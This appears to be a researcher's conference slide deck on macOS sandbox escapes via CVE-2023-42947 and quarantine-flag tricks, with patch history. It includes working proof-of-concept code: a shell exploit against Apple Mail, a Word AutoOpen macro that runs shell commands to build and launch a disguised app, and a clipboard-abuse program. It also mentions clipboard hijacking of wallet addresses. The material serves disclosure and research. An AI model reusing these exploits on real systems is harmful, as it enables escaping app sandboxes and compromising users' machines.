CVE-2023-42947: Creating an App Folder Without the Quarantine Attribute

Application Container	Group Container
~/Library/Container/{App_Bundle_ID}	~/Library/Group Container/{Group_ID}

Group Container: The differences between Mac and iOS

https://developer.apple.com/documentation/foundation/nsfilemanager/1412643-containerurlforsecurityapplicati

Discussion

Sandboxed apps in macOS and all apps in iOS that need to share files with other apps from the same developer on a given device use the App Groups Entitlement to join one or more application groups. The entitlement consists of an array of group identifier strings that indicate the groups to which the app belongs, as described in Adding an App to an App Group in Entitlement Key Reference.

You use one of these group identifier strings to locate the corresponding group's shared directory. When you call `containerURLForSecurityApplicationGroupIdentifier:` with one of your app's group identifiers, the method returns an NSURL instance specifying the location in the file system of that group's shared directory. The behavior of application groups differs between macOS and iOS.

App Groups in macOS

For a sandboxed app in macOS, the group directory is located at `~/Library/Group Containers/<application-group-id>`, where the application group identifier begins with the developer's team identifier followed by a dot, followed by the specific group name. The system creates this directory automatically the first time your app needs it and never removes it.

> Note
> Always use the URL returned by this method to locate the group directory rather than manually constructing a URL with an explicit path. The exact location of the directory in the file system might change in future releases of macOS, but this method will always return the correct URL.

The system also creates the `Library/Application Support`, `Library/Caches`, and `Library/Preferences` subdirectories inside the group directory the first time you use it. You are free to add or remove subdirectories as you see fit, but you are encouraged to use these standardized locations as you would in the app's usual container.

If you call the method with an invalid group identifier, namely one for which you do not have an entitlement, the method still returns a URL of the expected form, but the corresponding group directory does not actually exist, nor can your sandboxed app create it. Therefore be sure to test that you can successfully access the returned URL before using it.

Below macOS 15, the group containers of third-party apps are not protected and behave differently compared to iOS

App Groups in iOS

In iOS, the group identifier starts with the word `group` and a dot, followed by the group name. However, the system makes no guarantee about the group directory's name or location in the file system. Indeed, the directory is accessible only with the file URL returned by this method. As in macOS, the system creates the directory when you need it. Unlike in macOS, when all the apps in a given app group are removed from the device, the system detects this condition and removes the corresponding group directory as well.

The system creates only the `Library/Caches` subdirectory automatically, but you can create others yourself if you need them. You are free to use the group directory as you see fit, but take care to coordinate its structure among all the group's apps.

If you call the method with an invalid group identifier in iOS, the method returns a `nil` value.

Group Containers : Below 14.0

01.

iOS: Upon app launch, Container Manager automatically creates the corresponding group containers and restricts access based on teamID

02.

macOS: Container Manager does not automatically create group containers for an app upon its first launch

They are only created when the user calls API

```
- (void)loadURL:(id)sender {
    NSLog(@"Clicked");

    NSFileManager *fileManager = [NSFileManager defaultManager];
    NSURL *groupContainerURL = [fileManager containerURLForSecurityApplicationGroupIdentifier:@"group.com.example.z1"];
    NSLog(@"Group Container URL is : %@", groupContainerURL);

HelloMac
Clicked
Group Container URL is : file:///Users/[redacted]/Library/Group%20Containers/group.com.example.z1/
```

CVE-2023-42947: Path Traversal

- Container Manager is the core management component for app sandboxing, it has FDA access and also faces some sandbox restrictions
- There is a path traversal vulnerability in group container folder creation process
- *The created folder isn't tagged with the quarantine attribute*
- This API can also be triggered via XPC

```
NSURL *containerURL = [[NSFileManager defaultManager]
containerURLForSecurityApplicationGroupIdentifier:@"../Containers/com.example.SBXExploit/
Data/test.app/Contents/MacOS"];
```

CVE-2023-42947: Patch

[macOS 14.1 - 14.5] App's group containers are now automatically created upon the app's first launch

The *containerURLForSecurityApplicationGroupIdentifier* API only returns the URL and does not perform folder creation

SBX Through Launching a Non-Sandboxed App

01

Identify a vulnerability that allows the creation of an app folder without the quarantine attribute

02

Discover a vulnerability or utilize a feature to create an executable file with a quarantine flag other than 0086

0082 Routes

Route 1

Privilege Entitlement

Route 2

Abuse User-Selected

Route 3

Abuse Apple Event

Route 4

Abuse Clipboard

Route 1 : Privilege Entitlement

Route 1 : Privilege Entitlement

- As long as the app declares the entitlement, any operation on files will be marked as 0082 quarantine flag
- Regardless of whether the app actually has read-write permissions for the Downloads folder
- *This entitlement is widely used in many applications*

Bundle Resources / Entitlements / App Sandbox / com.apple.security.files.downloads.read-write

Property List Key

com.apple.security.files.downloads.read-write

A Boolean value that indicates whether the app may have read-write access to the Downloads folder.

macOS 10.7+

Details

Type
Boolean

Discussion

To add this entitlement to your app, enable the App Sandbox capability in Xcode and set Downloads Folder to Read/Write.

Route 1 : Examples

WPS Office

Telegram

Parallels Desktop

Apple Mail

Examples

Bluetooth File Exchange

Apple Messages

WhatsApp

WeChat

SBX for Apple Mail

mail_sbx_exp.sh

```
#!/bin/sh
rm -rf ./hello.app
echo "use framework \"Foundation\"\n
set theAppGroup to \"../Containers/com.apple.mail/Data/hello.app\"
set theFileManager to current application's NSFileManager's defaultManager()
set theContainerURL to theFileManager's containerURLForSecurityApplicationGroupIdentifier:theAppGroup
return theContainerURL as text" > hello.scpt
osascript hello.scpt
rm -rf ./hello.app/*
rm -rf ./hello.app/.*
mkdir -p hello.app/Contents/MacOS
echo '#!/bin/sh' > hello
echo 'open -a Calculator' >> hello
echo 'touch /tmp/YOUHAVEBEENHACKED' >> hello
chmod 777 hello
mv hello hello.app/Contents/MacOS/hello
open ./hello.app
```

Route 1 : Limitations

Microsoft Word and many other applications don‘t declare the entitlement.


We need to find another way to exploit them.

Route 2: Abuse User-Selected Feature

What is User-Selected Feature


If Terminal attempts to open `~/Documents/flag.txt` with TextEdit, it will be denied.

- flag.txt is a protected file
- Neither the requesting Terminal nor the handling TextEdit has access to it



What is User-Selected Feature

- However, if we double-click on `~/Documents/flag.txt` in Finder, TextEdit will be able to load the file correctly
- This is because the user explicitly wants to use TextEdit to open `flag.txt`, so the OS will fully grant file access to TextEdit
- *This is called the User-Selected / User-Approved feature*



Class

NSOpenPanel

A panel that prompts the user to select a file to open.

macOS 10.0+

```
@interface NSOpenPanel : NSSavePanel
```

What is User-Selected Feature

- From a system design perspective, User-Selected / User-Approved feature is one of the most powerful functions on mac
- Only Root and SIP can limit its behavior
- The design of Quarantine incorporates the concept of whether the user has permitted this operation

Can we use the User-Selected / User-Approved feature to change the Quarantine flag?

Give It a Try

```
Documents % xattr -l ./flag.txt
com.apple.lastuseddate#PS:
0000   10 C4 0A 65 00 00 00 00 07 CE 2C 11 00 00 00 00

com.apple.quarantine: 0086;65046658;HelloMac;
```

Before modification

The answer is *Yes*

If an action is approved by the user, it will not be marked with *QTN_FLAG_HARD*

```
sh-3.2$ # Double-Click on flag.txt, then use TextEdit modify flag.txt's content
sh-3.2$
sh-3.2$ xattr -l flag.txt
com.apple.TextEncoding: utf-8;134217984
com.apple.lastuseddate#PS:
0000   AC 25 54 66 00 00 00 00 5B E0 E3 20 00 00 00 00    .%Tf....[.. ....

com.apple.macl:
0000   00 81 50 C7 9D C7 55 B1 47 FB B6 3B 15 1F 85 CF    ..P...U.G..;....
0010   A5 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0040   00 00 00 00 00 00 00 00                            ........

com.apple.metadata:kMDLabel_rjy3kg6k5f2gxj5elxtmqln4ey:
0000   F2 50 4F E7 6E B3 F9 DB 8D 53 44 53 DF 83 2B 21    .PO.n....SDS..+!
0010   F9 E3 50 56 6D B2 37 39 18 B0 9A 42 83 53 1B 9E    ..PVm.79...B.S..
0020   0B 33 2B C2 0A E3 BE A4 B3 F4 AA 6A 1F 71 B1 CB    .3+........j.q..
0030   8D 11 E0 8D 5C 05 6E 50 86 E2 8B 94 14 98 46 30    ......nP......F0
0040   30 E9 88 31 24 FB 78 9C DE 24 07 2B C2 62 24 7E    0..1$.x..$.+.b$~
0050   EC DA 8B 78 0F 9D 51 46 F0 85 7A E4 5A AA 2E 01    ...x..QF..z.Z...
0060   F3 81 D9 B2 3B 80 FD C7 CB 5E 02 0F 20 58 C0 E8    ....;....^.. X..
0070   0E CE 90 DC 24 1B 9F B2 DD                         ....$....

com.apple.quarantine: 0082;665425b1;TextEdit;
```

0082

After modification

Route 2: Receiving a File and Choosing Word to Handle the Document

Receive a document

Double click →

Word gains full control over the document

Any subsequent file operations performed by Word →

Quarantine flag: 0082

Route 2: Microsoft Word SBX under macOS 14.0

1. Inject a payload into the received document

2. Set the previously created non-sandboxed app's executable file as a symbolic link pointing to this modified document

macbook — -zsh — 80×24

```
macbook@macbookdeMBP ~ % sw_vers;csrutil status; open /tmp
```

Appearance
Accessibility
Control Center
Siri & Spotlight
Privacy & Security
Desktop & Dock

Privacy & Security

Privacy

- Location Services
- Contacts
- Calendars
- Reminders
- Photos
- Bluetooth
- Microphone
- Camera
- HomeKit
- Speech Recognition
- Media & Apple Music
- Files and Folders
- Full Disk Access

Why the Exploit Failed on macOS 14?

macOS 10.15 - macOS 13.5

SBX : CVE-2023-42947 + Router 2

08.20.2023

macOS 14.0

09.26.2023


Why the Exploit Failed on macOS 14?

- Because macOS 14 introduced a new TCC : *AppData*
- This was the first time I truly experienced the impact of security protections on exploit development

New TCC on macOS 14 : AppData

- Below macOS 14, any non-sandboxed process could access the private containers of any third-party app, such as WhatsApp's and Telegram's

- *The new TCC effectively closes this attack surface*



Impact of AppData TCC on Exploit

- If the executable file is a shell script, */bin/sh* would execute this script
- */bin/sh* does not have access to the private container folder of WeChat, which would prevent the script from launching

Data — 138×24

```
sh-3.2$ pwd
/Users/[redacted]/Library/Containers/gulucat.HelloMac/Data
sh-3.2$
sh-3.2$
sh-3.2$ ls -Rl ./hello.app
total 0
drwxr-xr-x  3 [redacted]  staff  96 Jun 12 18:31 Contents

./hello.app/Contents:
total 0
drwxr-xr-x  3 [redacted]  staff  96 Jun 12 18:32 MacOS

./hello.app/Contents/MacOS:
total 0
lrwxr-xr-x  1 [redacted]  staff  63 Jun 12 18:32 hello -> /Users/[redacted]/Library/Containers/com.tencent.xinWeChat/Data/hello
sh-3.2$
sh-3.2$
sh-3.2$ open ./hello.app/
```

tccd	AUTHREQ_CTX: msgID=187.252, function=TCCAccessRequest, service=kTCCServiceSystemPolicyAppData, preflight=yes, query=1, client_dict=(null), daemon_dict=<private>
tccd	AUTHREQ_ATTRIBUTION: msgID=187.252, attribution={responsible={TCCDProcess: identifier=com.apple.sh, pid=6776, auid=501, euid=501, responsible_path=/bin/sh, binary_path=/
tccd	AUTHREQ_SUBJECT: msgID=187.252, subject=/bin/sh,
tccd	-[TCCDAccessIdentity staticCode]: static code for: identifier /bin/sh, type: 1: 0x7fe18c414570 at /bin/sh
tccd	Platform binary prompting is 'Deny' because: is Platform Binary
tccd	AUTHREQ_RESULT: msgID=187.252, authValue=1, authReason=0, authVersion=1, error=(null),
tccd	REPLY: (501) function=TCCAccessRequest, msgID=187.252
sandboxd	[0x7f87f0307520] invalidated after the last release of the connection object
kernel	System Policy: bash(6776) deny(1) file-read-data /Users/[redacted]/Library/Containers/com.tencent.xinWeChat/Data/hello

Regular File vs. Symbolic link

Hold on! A question arises

- Why can an executable file be accessed and launched if it is a regular file but not when it is a symbolic link?
- The file hello is in the HelloMac's private container folder, so why can /bin/sh access it even it is protected by AppData TCC?

Data — 138×24

```
sh-3.2$ pwd
/Users/[redacted]/Library/Containers/gulucat.HelloMac/Data
sh-3.2$
sh-3.2$ ls -Rl ./hello.app
total 0
drwxr-xr-x  3 [redacted]  staff  96 Jun 12 18:31 Contents

./hello.app/Contents:
total 0
drwxr-xr-x  3 [redacted]  staff  96 Jun 12 18:39 MacOS

./hello.app/Contents/MacOS:
total 8
-rwxrwxrwx  1 [redacted]  staff  29 Jun 12 18:39 hello
sh-3.2$
sh-3.2$ open ./hello.app
```

Launchable

Data — 138×24

```
sh-3.2$ pwd
/Users/[redacted]/Library/Containers/gulucat.HelloMac/Data
sh-3.2$
sh-3.2$
sh-3.2$ ls -Rl ./hello.app
total 0
drwxr-xr-x  3 [redacted]  staff  96 Jun 12 18:31 Contents

./hello.app/Contents:
total 0
drwxr-xr-x  3 [redacted]  staff  96 Jun 12 18:32 MacOS

./hello.app/Contents/MacOS:
total 0
lrwxr-xr-x  1 [redacted]  staff  63 Jun 12 18:32 hello -> /Users/[redacted]/Library/Containers/com.tencent.xinWeChat/Data/hello
sh-3.2$
sh-3.2$
sh-3.2$ open ./hello.app/
```

Unlaunchable

Vulnerability : NO CVE

https://support.apple.com/HT214088

https://support.apple.com/HT214086

https://support.apple.com/HT214084

https://support.apple.com/HT214081

Sandbox

We would like to acknowledge Zhongquan Li (@Guluisacat) for their assistance.

If a directory ends with “.app”, all apps can directly access its contents, regardless of whether the directory is protected by TCC

NO CVE：Patch

- We cannot use the vulnerability to access files in some sensitive directories now
- But we can still launch apps from protected directories
- It seems that Apple wants to keep the exception for launching apps

mac — -zsh — 80×24

```
mac@macs-MacBook-Pro ~ % sw_vers
ProductName:            macOS
ProductVersion:         13.6.6
BuildVersion:           22G630
mac@macs-MacBook-Pro ~ %
mac@macs-MacBook-Pro ~ %
mac@macs-MacBook-Pro ~ % ls -l ~/Library/Safari/
total 0
ls: /Users/mac/Library/Safari/: Operation not permitted
mac@macs-MacBook-Pro ~ %
mac@macs-MacBook-Pro ~ %
mac@macs-MacBook-Pro ~ % ls -l ~/Library/Safari/hello.app
total 8
-rw-r--r--@ 1 mac  staff  8 May 25 22:37 flag.txt
mac@macs-MacBook-Pro ~ %
mac@macs-MacBook-Pro ~ %
mac@macs-MacBook-Pro ~ % cat ~/Library/Safari/hello.app/flag.txt
Flagagag%
mac@macs-MacBook-Pro ~ %
```

```
sh-3.2$ sw_vers
ProductName:            macOS
ProductVersion:         14.5
BuildVersion:           23F79
sh-3.2$
sh-3.2$
sh-3.2$ ls -l ~/Library/Safari/
total 0
ls: /Users/[redacted]/Library/Safari/: Operation not permitted
sh-3.2$
sh-3.2$
sh-3.2$ ls -l ~/Library/Safari/hello.app
total 0
ls: /Users/[redacted]/Library/Safari/hello.app: Operation not permitted
sh-3.2$
sh-3.2$
sh-3.2$ cat ~/Library/Safari/hello.app/flag.txt
cat: /Users/[redacted]/Library/Safari/hello.app/flag.txt: Operation not permitted
sh-3.2$
```

Route 3 : Abuse OpenFile Apple Event

Route 3 : Abuse OpenFile Apple Event

- User-Selected is a crucial feature
- macOS should ensure that malicious applications cannot emulate click events or trigger the permission-granting mechanism without user interaction

Route 3 : Abuse OpenFile Apple Event

01

Using `open -a {AppID} ./hello.txt` will make the specified app open hello.txt

02

Once an app implements the application:openfile and application:openfiles interfaces, it can freely handle the input files

03

Subsequent operations on the input file will be treated as user-approved and will tag the file with the 0082 quarantine flag instead of 0086

```
Function GetDocumentPath() As String
    Dim docPath As String
    docPath = ActiveDocument.Path
    If docPath = "" Then
        GetDocumentPath = ""
    Else
        GetDocumentPath = docPath
    End If
End Function

Sub AutoOpen()
    Dim scriptCode As String
    Dim docPath As String
    Dim docName As String
    Dim fullPath As String

    Dim step1 As String
    Dim step2 As String
    Dim step3 As String
    Dim step4 As String

    docPath = GetDocumentPath
    docName = ActiveDocument.Name
    fullPath = docPath & "/" & docName

    ' Clean
    step1 = "rm -rf hello*;rm -rf .com.apple.containermanagerd.metadata.plist.app;"

    ' Creating an App Folder Without the Quarantine Attribute
    step2 = "echo \""use framework \""\\\""Foundation\\\""\""\\n\\nset theAppGroup to  \""\\\""../Containers/com.microsoft.word/Data/.com.apple.containermanagerd.metadata.plist.app/Contents/MacOS\\\""\""\\nset
    theFileManager to current application's NSFileManager's defaultManager()\nset theContainerURL to theFileManager's containerURLForSecurityApplicationGroupIdentifier:theAppGroup\nreturn theContainerURL as
    text    \"" > hello.scpt;osascript hello.scpt;"

    ' Change the quarantine flag of executable file from 0086 to 0082, then inject the payload into the executable file and modify its mode.
    step3 = "open -a \""Microsoft Word\"" .com.apple.containermanagerd.metadata.plist.app/Contents/MacOS/.com.apple.containermanagerd.metadata.plist; (sleep 1; echo  \""#!/bin/sh\nopen -a Calculator\ntouch /tmp/
    YOUHAVEBEENHACKED\ntouch ~/Desktop/YOUHAVEBEENHACKED\"" > .com.apple.containermanagerd.metadata.plist.app/Contents/MacOS/.com.apple.containermanagerd.metadata.plist;chmod 777
    .com.apple.containermanagerd.metadata.plist.app/Contents/MacOS/.com.apple.containermanagerd.metadata.plist; open ./.com.apple.containermanagerd.metadata.plist.app) &> /dev/null &"
    If docPath <> "" Then
        scriptCode = "do shell script "" " & step1 & "  " & step2 & " " & step3 & " """
        MacScript (scriptCode)
    End If
End Sub
```

Macro.docm

Route 3 : Limitations

- This exploit opens a new UI to handle a document, making the attack noticeable to the user, which is not ideal for weaponization
- If an application has not implemented the *openfile* and *openfiles* interfaces, this method will not work

Is there a more general, silent, and weaponizable approach we can use?

Route 4 : Abuse Clipboard

The Flaw in Clipboard on macOS

The Clipboard component on macOS does‘t protected

Every process can access the Universal Clipboard, including sandboxed apps

The copy operation on any files will share the file access with other processes

tmp

Name	Date Modified	Size	Kind
copyFileFromClipboard.app	Today at 14:26	35 KB	Application
flag.txt	Today at 14:27	5 bytes	Plain Text
helloworld	Today at 14:26	--	Folder
powerlog	Today at 11:39	--	Folder

Containers

Name	Date Modified	Size	Kind
iCloud Drive	Yesterday, 16:03	--	Folder
iOS Files	Yesterday, 16:03	--	Folder
Applications	Yesterday, 16:03	--	Folder
Trash	Yesterday, 16:03	--	Folder
Music	Yesterday, 16:03	--	Folder
Podcasts	Yesterday, 16:03	--	Folder
Other Users	Yesterday, 16:03	--	Folder
Photos	Yesterday, 16:03	--	Folder
Developer	Yesterday, 16:03	--	Folder
Music Creation	Yesterday, 16:03	--	Folder
Mail	Yesterday, 16:03	--	Folder
Messages	Yesterday, 16:03	--	Folder
Books	Yesterday, 16:03	--	Folder
Videos	Yesterday, 16:03	--	Folder
com.apple.StorageManagement.CloudStorageHelper	Yesterday, 16:03	--	Folder
com.apple.StorageManagement.MessagesHelper	Yesterday, 16:03	--	Folder
WeChat	2024/7/15, 01:43	--	Folder
Contacts	2024/7/13, 10:37	--	Folder

tmp — 137×24

```
sh-3.2$ sw_vers ;csrutil status
ProductName:            macOS
ProductVersion:         14.5
BuildVersion:           23F79
System Integrity Protection status: enabled.
sh-3.2$
sh-3.2$
sh-3.2$ ./copyFileFromClipboard.app/Contents/MacOS/copyFileFromClipboard
```


Cross-Device Clipboard Exploitation

- The Clipboard not only breaks the sandbox restrictions but also allows us to use macOS as a stepping stone to compromise the user's iOS device

- By abusing macOS's Handoff feature, we can monitor, hijack, and modify Clipboard data on iOS, such as *altering copied Bitcoin wallet addresses and stealing mnemonic phrases*

iOS 0-Day?

macOS 0-Day



macOS 15 : iPhone Mirroring

- When I prepared my PPT, iPhone Mirroring hadn't been released yet
- I'm not sure how it works, but the function sounds risky
- Taking over my Mac could mean taking over my iPhone silently
- The demand for macOS 0-day exploits may increase in the future

When you use a Mac, iPad, iPhone, or Apple Watch, you're able to do incredible things. And when you use them together, you can do so much more. Use your iPhone as a webcam for your Mac. Make and receive phone calls without picking up your iPhone. Automatically unlock your Mac when you're wearing your Apple Watch. It's like they were all made for each other. Because they were.

Route 4 : Abuse Clipboard to Modify Quarantine Flag

Can we abuse the Clipboard component to help us achieve SBX?

Copy operations are mistakenly assumed to have user consent

```objc
#import <Foundation/Foundation.h>
#import <Cocoa/Cocoa.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        system("pwd; touch hello.txt; touch hello2.txt");

        NSString *currentDirectoryPath = [[NSFileManager defaultManager] currentDirectoryPath];

        NSString *filePath = [currentDirectoryPath stringByAppendingPathComponent:@"hello.txt"];

        NSPasteboard *pasteboard = [NSPasteboard generalPasteboard];
        [pasteboard clearContents];

        NSURL *fileURL = [NSURL fileURLWithPath:filePath];
        [pasteboard writeObjects:@[fileURL]];

        [NSThread sleepForTimeInterval:5.0];

        NSArray *filePaths = [pasteboard readObjectsForClasses:@[[NSURL class]] options:nil];
        for (NSURL *fileURL in filePaths) {
            NSLog(@"Copied file path: %@", [fileURL path]);

            NSString *newContent = @"#!/bin/sh\nopen -a Calculator";
            NSError *error = nil;
            if ([newContent writeToFile:[fileURL path] atomically:YES encoding:NSUTF8StringEncoding error:&error]) {
                NSLog(@"Replaced the content of the copied file. The copied file's quarantine file should be 0082");
            } else {
                NSLog(@"Failed to replace the content of the copied file: %@", [error localizedDescription]);
            }
        }
    }
    return 0;
}
```

```
sh-3.2$ sw_vers ;csrutil status
ProductName:            macOS
ProductVersion:         14.5
BuildVersion:           23F79
System Integrity Protection status: enabled.
sh-3.2$
sh-3.2$
sh-3.2$
sh-3.2$ ./compile2.sh
sh-3.2$
sh-3.2$
sh-3.2$ ./main.app/Contents/MacOS/main
/Users/[redacted]/Library/Containers/com.example.copyFileFromClipboard2/Data
2024-06-13 15:04:51.962 main[10145:809989] Copied file path: /Users/[redacted]/Library/Containers/com.example.copyFileFromClipboard2/Data/hello.txt
2024-06-13 15:04:51.965 main[10145:809989] Replaced the content of the copied file. The copied file's quarantine file should be 0082
sh-3.2$
sh-3.2$ xattr -l /Users/[redacted]/Library/Containers/com.example.copyFileFromClipboard2/Data/hello.txt
com.apple.TextEncoding: utf-8;134217984
com.apple.quarantine: 0082;666a9a13;main;
sh-3.2$
sh-3.2$
sh-3.2$ xattr -l /Users/[redacted]/Library/Containers/com.example.copyFileFromClipboard2/Data/hello2.txt
com.apple.quarantine: 0086;666a9a0e;main;
sh-3.2$
```

SBX Through Launching a Non-Sandboxed App

01

Identify a vulnerability that allows the creation of an app folder without the quarantine attribute

02

Discover a vulnerability or utilize a feature to create an executable file with a quarantine flag other than 0086

Section 2 : Conclusion

- Traditionally, an arbitrary folder creation vulnerability is considered harmless and cannot lead to any exploitable outcome

- However, on macOS, by combining some exploit methods to modify the quarantine flag, such a seemingly useless vulnerability can be transformed into a universal sandbox escape

- I first discovered the arbitrary folder creation vulnerability and spent two weeks figuring out how to exploit it. Do not ignore seemingly useless vulnerabilities, especially when analyzing a new OS

Good Luck

- I believe the system still contains many APIs that allow for unauthorized folder creation
- Enjoy！
- Good luck for your bug hunting！

Answering

- Gergely Kalman (@gergely_kalman) found a SBX vulnerability: https://gergelykalman.com/CVE-2023-32364-a-macOS-sandbox-escape-by-mounting.html

> ## The fix
>
> Apple fixed this bug by preventing sandboxed applications from creating directories on devfs.
>
> Apple apparently now also forces the app to have the `.app` extension, which is a minor added hurdle.
>
> The main fix seems like a band-aid: If an attacker can create a directory without the quarantine flag, they'll be able to escape the sandbox still.
>
> I have tested this on Sonoma (14.0-23A344), that came out today.

- :) The answer is: Yes, but we need to do a bit more if we want to achieve a general sandbox escape

Targets

RCE

Camera

Microphone

Screen Recording

Root LPE

SIP Bypassing

Arbitrary Files Read and Write

Section 3: A Permission Granting Mechanism on macOS

Section 3: A Permission Granting Mechanism on macOS

